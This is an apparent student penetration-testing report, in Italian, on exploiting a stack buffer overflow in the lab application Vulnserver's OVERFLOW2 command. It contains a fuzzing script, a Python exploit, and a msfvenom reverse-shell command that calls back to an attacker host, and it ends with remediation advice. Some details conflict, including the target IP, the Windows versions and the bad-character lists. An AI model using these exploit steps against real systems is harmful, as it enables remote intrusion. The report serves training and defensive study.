

REPORT TECNICO: Buffer Overflow Exploitation

OVERFLOW2 - Vulnerability Assessment & Penetration Testing

1. INFORMAZIONI GENERALI

Campo	Dettaglio
Titolo	Stack-Based Buffer Overflow su Vulnserver OSCP - Comando OVERFLOW2
Data	8 Settembre 2026
Vulnerabilità	Stack-Based Buffer Overflow
Severity	CRITICA (CVSS 9.8)
CWE	CWE-121 (Stack-based Buffer Overflow)
CVE	N/A (Applicazione dimostrativa)
Sistema Target	Windows 10 (192.168.50.150)
Macchina Attaccante	Kali Linux (192.168.50.100)
Applicazione	OSCP Vulnerable Server (Vulnserver)
Comando Vulnerabile	OVERFLOW2

Porta

1337/TCP

Impatto

Remote Code Execution (RCE)

```
kali@kali:~$ python exploit_overflow2_finale.py
[*] Target: 192.168.50.158:1337
[*] Comando: OVERFLOW2
[*] Offset: 634
[*] Shellcode size: 353 bytes
[*] Payload totale: 1923 bytes
[*] Connessione ...
[*] Connessione
[*] Banner: Welcome to OSCP Vulnerable Server! Enter HELP for help.
[*] Invio payload...
[*] Payload inviato!

kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.150] 49418
Microsoft Windows [Version 10.0.18248]
(c) 2019 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\User\Desktop>oscp
```

2. EXECUTIVE SUMMARY

Durante un'attività di penetration testing autorizzata, è stata identificata e sfruttata con successo una vulnerabilità di tipo stack-based buffer overflow nel comando `OVERFLOW2` dell'applicazione "OSCP Vulnerable Server" (Vulnserver).

La vulnerabilità permette a un attaccante remoto di eseguire codice arbitrario sul sistema target, ottenendo una shell reverse completa. Il comando `OVERFLOW2` presenta un buffer di dimensione ridotta (~600 bytes) che non implementa controlli adeguati sulla lunghezza dell'input ricevuto.


L'exploit sviluppato sfrutta la vulnerabilità per:

1. Controllare il registro EIP (Instruction Pointer)
 2. Reindirizzare l'esecuzione a un'istruzione `JMP ESP`
 3. Eseguire shellcode che stabilisce una connessione reverse TCP
-

3. AMBIENTE DI TEST

3.1 Infrastruttura

text



3.2 Strumenti Utilizzati

Strumento	Versione	Scopo
Kali Linux	2024.x	Sistema attaccante
Python 3	3.11+	Sviluppo script exploit
Immunity Debugger	1.85	Debugging applicazione
Mona.py	2.x	Plugin analisi per Immunity
Metasploit Framework	6.x	Generazione shellcode
Netcat	1.10	Listener reverse shell

4. METODOLOGIA

4.1 Approccio

La metodologia seguita è quella standard per l'exploitation di buffer overflow, suddivisa in 8 fasi:

text

1. Reconnaissance → 2. Fuzzing → 3. Offset Detection → 4. EIP Control

5. Bad Character Identification → 6. JMP ESP Discovery → 7. Shellcode Generation → 8. Exploitation

4.2 Timeline

Durata	Fase	Attività
5 min	Reconnaissance	Identificazione servizio e comandi
10 min	Fuzzing	Determinazione punto di crash
10 min	Offset Detection	Pattern creation e matching
5 min	EIP Control	Verifica controllo registro
10 min	Bad Characters	Identificazione caratteri problematici
5 min	JMP ESP	Ricerca indirizzo di salto
5 min	Shellcode	Generazione payload
5 min	Exploitation	Ottenimento shell finale
~55 min	TOTALE	Exploitation completa

5. ANALISI TECNICA DETTAGLIATA

5.1 Reconnaissance

Connessione al servizio:

```
bash
nc -v 192.168.50.150 1337
```

Risposta del server:

```
text
Welcome to OSCP Vulnerable Server! Enter HELP for help.
```

Comandi identificati tramite HELP:

- OVERFLOW1, OVERFLOW2, OVERFLOW3, ..., OVERFLOW10

Analisi: Il comando OVERFLOW2 è stato selezionato per l'analisi di vulnerabilità.

5.2 Fuzzing

Obiettivo: Determinare la dimensione dell'input che causa il crash.

Script di fuzzing:

```
python
#!/usr/bin/env python3
import socket
import time

ip = "192.168.50.150"
port = 1337

buffer = b"A" * 100

while len(buffer) < 2000:
    try:
```

```

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2)
s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + buffer)
s.close()
buffer += b"A" * 100
time.sleep(0.5)
except:
    print(f"Crash a {len(buffer)} bytes")

    break

```

Risultato: Il servizio crasha con input di circa 700-800 bytes.

5.3 Offset Detection

Generazione pattern:

```

bash

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1500

```

Invio pattern e analisi crash:

- EIP dopo il crash: 76413176

Calcolo offset:

```

bash

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 76413176

```

Risultato: Exact match at offset 634

Verifica controllo EIP:

- Payload: A * 634 + BBBB + C * 500
 - EIP risultante: 42424242 (BBBB) 
-

5.4 Bad Character Identification

Generazione bytearray di riferimento:

```
text
```

```
!mona bytearray -b "\x00"
```

Invio di tutti i caratteri (0x01-0xFF):

```
python
```

```
badchars = bytes(range(1, 256))
```

```
payload = b"A" * 634 + b"BBBB" + badchars
```

Confronto con Mona:

```
text
```

```
!mona compare -f C:\mona\oscp\bytearray.bin -a esp
```

Bad characters identificati:

```
text
```

```
\x00 - Null byte (terminatore stringa)
```

```
\x23 - Cancel character
```

```
\x24 - Dollar sign
```

```
\x3c - Less than
```

```
\x3d - Equals
```

```
\x83 - Unicode character
```

```
\x84 - Unicode character
```

```
\xba - Masculine ordinal indicator
```

Nota: \x24, \x3d, \x84 sono probabilmente corruzioni causate dai bad characters precedenti. I bad characters principali sono \x00\x23\x3c\x83\xba.

5.5 JMP ESP Discovery

Ricerca istruzione JMP ESP:

text

```
!mona jmp -r esp -cpb "\x00"
```

Indirizzo selezionato:

text

```
0x625011AF : jmp esp [essfunc.dll]
```

Caratteristiche dell'indirizzo:

- ☒ ASLR: Disabilitato
 - ☒ Rebase: Disabilitato
 - ☒ SafeSEH: Disabilitato
 - ☒ CFG: Disabilitato
 - ☒ OS: Disabilitato
-

5.6 Shellcode Generation

Comando msfvenom:

bash

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234  
EXITFUNC=thread -b "\x00\x23\x24\x3c\x3d\x83\x84\xba" -f python
```

Caratteristiche shellcode:

- Payload: windows/shell_reverse_tcp
 - Encoder: x86/shikata_ga_nai
 - Dimensione: ~351 bytes
 - Bad chars esclusi: \x00\x23\x24\x3c\x3d\x83\x84\xba
-

6. EXPLOIT FINALE

6.1 Struttura del Payload

text

```
[A * 634] → Padding fino all'EIP
[AF 11 50 62] → JMP ESP (little-endian)
[90 * 32] → NOP Sled
[~351 bytes] → Shellcode Reverse TCP
```

6.2 Codice Exploit

python

```
#!/usr/bin/env python3
import socket
import time
import struct

# Configurazione
ip = "192.168.50.150"
port = 1337
offset = 634
jmp_esp_address = 0x625011AF

# Costruzione payload
padding = b"A" * offset
jmp_esp = struct.pack('<I', jmp_esp_address)
nops = b"\x90" * 32

# Shellcode (351 bytes)
buf = b""
buf += b"\xda\x00\xbe\x48\xd7\x85\xc1\xd9\x74\x24\xf4\x5f"
# ... shellcode completo ...

payload = padding + jmp_esp + nops + buf

# Invio exploit
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
s.recv(1024)

s.send(b"OVERFLOW2 " + payload)
```

7. IMPACT ASSESSMENT

7.1 Impatto Tecnico

Dimensione	Impatto	Descrizione
Confidenzialità	ALTO	Accesso completo al filesystem
Integrità	ALTO	Possibilità di modificare file
Disponibilità	ALTO	Possibilità di terminare servizi
Privilegi	Medio	Privilegi dell'applicazione

7.2 CVSS Score

CVSS v3.1: 9.8 (CRITICAL)

text

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

- Attack Vector: Network
- Attack Complexity: Low
- Privileges Required: None
- User Interaction: None
- Scope: Unchanged
- Confidentiality: High
- Integrity: High
- Availability: High

8. PROOF OF CONCEPT

8.1 Shell Ottenuta

```
bash
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from [192.168.50.150] 49160
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\user\Desktop>
```

8.2 Verifica Accesso

```
cmd
C:\Users\user\Desktop>whoami
desktop-abc123\user
C:\Users\user\Desktop>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:

    IPv4 Address. . . . . : 192.168.50.150
```

9. CONFRONTO CON OVERFLOW1

Parametro	OVERFLOW1	OVERFLOW2
Offset	1978	634
Buffer Size	~2000 bytes	~600 bytes
Bad Characters	\x00\x07\x2e\xa0	\x00\x23\x24\x3c\x3d\x83\x84\xba

JMP ESP	0x625011AF	0x625011AF
Shellcode Size	351 bytes	351 bytes
Difficoltà	Base	Media
Particolarità	Buffer grande	Buffer piccolo, più bad chars

10. REMEDIATION

10.1 Fix Immediati

1. Disabilitare il servizio se non necessario
2. Limitare l'accesso alla porta 1337 tramite firewall
3. Aggiornare l'applicazione alla versione patchata

10.2 Mitigazioni Tecniche

Mitigazione	Efficacia	Implementazione
DEP	Alta	Abilitare NX bit
ASLR	Alta	Randomizzare indirizzi
SafeSEH	Media	Usare /SAFESEH
Stack Canaries	Alta	Compilare con /GS
Input Validation	Alta	Controllare lunghezza input

10.3 Codice Sicuro

```

c
// VULNERABILE
void HandleOverflow2(char *input) {
    char buffer[600];
    strcpy(buffer, input); // BUFFER OVERFLOW!
}

// SICURO
void HandleOverflow2(char *input) {
    char buffer[600];
    strncpy(buffer, input, sizeof(buffer) - 1);
    buffer[sizeof(buffer) - 1] = '\0';
}

```

11. CONCLUSIONI

L'exploitation del buffer overflow su OVERFLOW2 è stata completata con successo, dimostrando che:

1. Buffer più piccoli richiedono offset diversi ma stessa tecnica
2. Bad characters diversi per ogni comando richiedono analisi specifica
3. La stessa istruzione JMP ESP può essere riutilizzata
4. Lo shellcode deve essere rigenerato per ogni set di bad chars

Questa vulnerabilità conferma l'importanza di:

- Implementare input validation robusta
 - Utilizzare funzioni sicure (strncpy vs strcpy)
 - Abilitare protezioni moderne (DEP, ASLR)
 - Condurre testing di sicurezza regolare
-

12. APPENDICE

12.1 Comandi Utilizzati

```
bash
```

```
# Fuzzing
python3 fuzz_overflow2.py

# Pattern
pattern_create.rb -l 1500
pattern_offset.rb -q 76413176

# Shellcode
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234
EXITFUNC=thread -b "\x00\x23\x24\x3c\x3d\x83\x84\xba" -f python

# Listener

nc -lvnp 1234
```

12.2 Mona Commands

```
text

!mona bytearray -b "\x00"
!mona compare -f C:\mona\oscp\bytearray.bin -a esp

!mona jmp -r esp -cpb "\x00"
```

12.3 Valori Chiave

Parametro	Valore
EIP Pattern	76413176
Offset	634
JMP ESP	0x625011AF
Bad Characters	\x00\x23\x24\x3c\x3d\x83\x84\xba
Shellcode Size	351 bytes

13. RIFERIMENTI

1. OWASP Buffer Overflow: https://owasp.org/www-community/attacks/Buffer_overflow_attack
2. CWE-121: <https://cwe.mitre.org/data/definitions/121.html>
3. Mona.py: <https://github.com/corelan/mona>
4. Vulnserver: <https://github.com/stephenbradshaw/vulnserver>

Report preparato da: Akatsuki: Lorenzo Rizzuti, Nicola Madonna, Alex Tarantino, Donato Barbetta, Leonardo Onori.

Corso: Cybersecurity

Data: 8 Settembre 2026

Versione: 1.0